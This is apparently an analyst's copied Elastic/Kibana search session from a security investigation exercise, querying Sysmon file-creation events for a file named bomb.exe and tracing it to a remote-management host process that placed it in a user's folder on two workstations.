bomb.exe AND winlog.event_id: 11

KQLSep 26, 2023 @ 00:00:00.0 → Sep 26, 2023 @ 23:30:00.0Refresh

+ Add filter

winlogbeat-*

48 hits

Chart options

Search field names

Filter by type0

Selected fields5

process.nameprocess.command_lineprocess.piduser.namehost.hostname

Available fields206

id

Time	process.name	process.command_line	process.pid	user.name	host.hostname
> Sep 26, 2023 @ 15:45:08.148	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:08.148	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:08.148	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:08.148	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:08.148	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:08.133	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:08.055	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:08.055	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:08.055	bomb.exe	-	7,616	-	WKSTN-02

We need to eliminate 2 because of 2 are file creation

48 hitsChart options

> Sep 26, 2023 @ 15:45:07.929	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.907	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.907	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.907	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.907	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.907	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.907	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.907	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.891	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.807	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.745	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.745	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:07.729	bomb.exe	-	7,616	-	WKSTN-02
> Sep 26, 2023 @ 15:45:06.826	wsprovhos.exe	-	7,740	-	WKSTN-02

elastic

Search Elastic

Discover

Options New Open Share Inspect Save

bomb.exe AND winlog.eventId: 11

KQL

Sep 26, 2023 @ 00:00:00.0 → Sep 26, 2023 @ 23:30:00.0

Refresh

+ Add filter

winlogbeat-*

48 hits

Chart options

Search field names

Filter by type 0

Selected fields 5

process.name

process.command_line

process.ppid

user.name

host.hostname

Available fields 206

_id

_index

_score

_type

>	Sep 26, 2023 @ 15:43:58.548	bomb.exe	-	7,372	-	WKSTN-83
>	Sep 26, 2023 @ 15:43:58.548	bomb.exe	-	7,372	-	WKSTN-83
>	Sep 26, 2023 @ 15:43:58.538	bomb.exe	-	7,372	-	WKSTN-83
>	Sep 26, 2023 @ 15:43:58.538	bomb.exe	-	7,372	-	WKSTN-83
>	Sep 26, 2023 @ 15:43:58.537	bomb.exe	-	7,372	-	WKSTN-83
>	Sep 26, 2023 @ 15:43:58.536	bomb.exe	-	7,372	-	WKSTN-83
>	Sep 26, 2023 @ 15:43:58.535	bomb.exe	-	7,372	-	WKSTN-83
>	Sep 26, 2023 @ 15:43:58.535	bomb.exe	-	7,372	-	WKSTN-83
>	Sep 26, 2023 @ 15:43:58.534	bomb.exe	-	7,372	-	WKSTN-83
>	Sep 26, 2023 @ 15:43:58.529	bomb.exe	-	7,372	-	WKSTN-83
▼	Sep 26, 2023 @ 15:41:38.355	wsmpvhost.exe	-	8,868	-	WKSTN-83

message

File created:

RuleName: EXE

UtcTime: 2023-09-26 15:41:38.355

ProcessGuid: {f27ff48b-fba9-6512-6786-000000004802}

ProcessId: 8868

Image: C:\Windows\system32\wsmpvhost.exe

TargetFilename: C:\Users\perry.parsons\bomb.exe

CreationUtcTime: 2023-09-26 15:41:38.355

User: SSPIdamian.hall

user copied file to perry person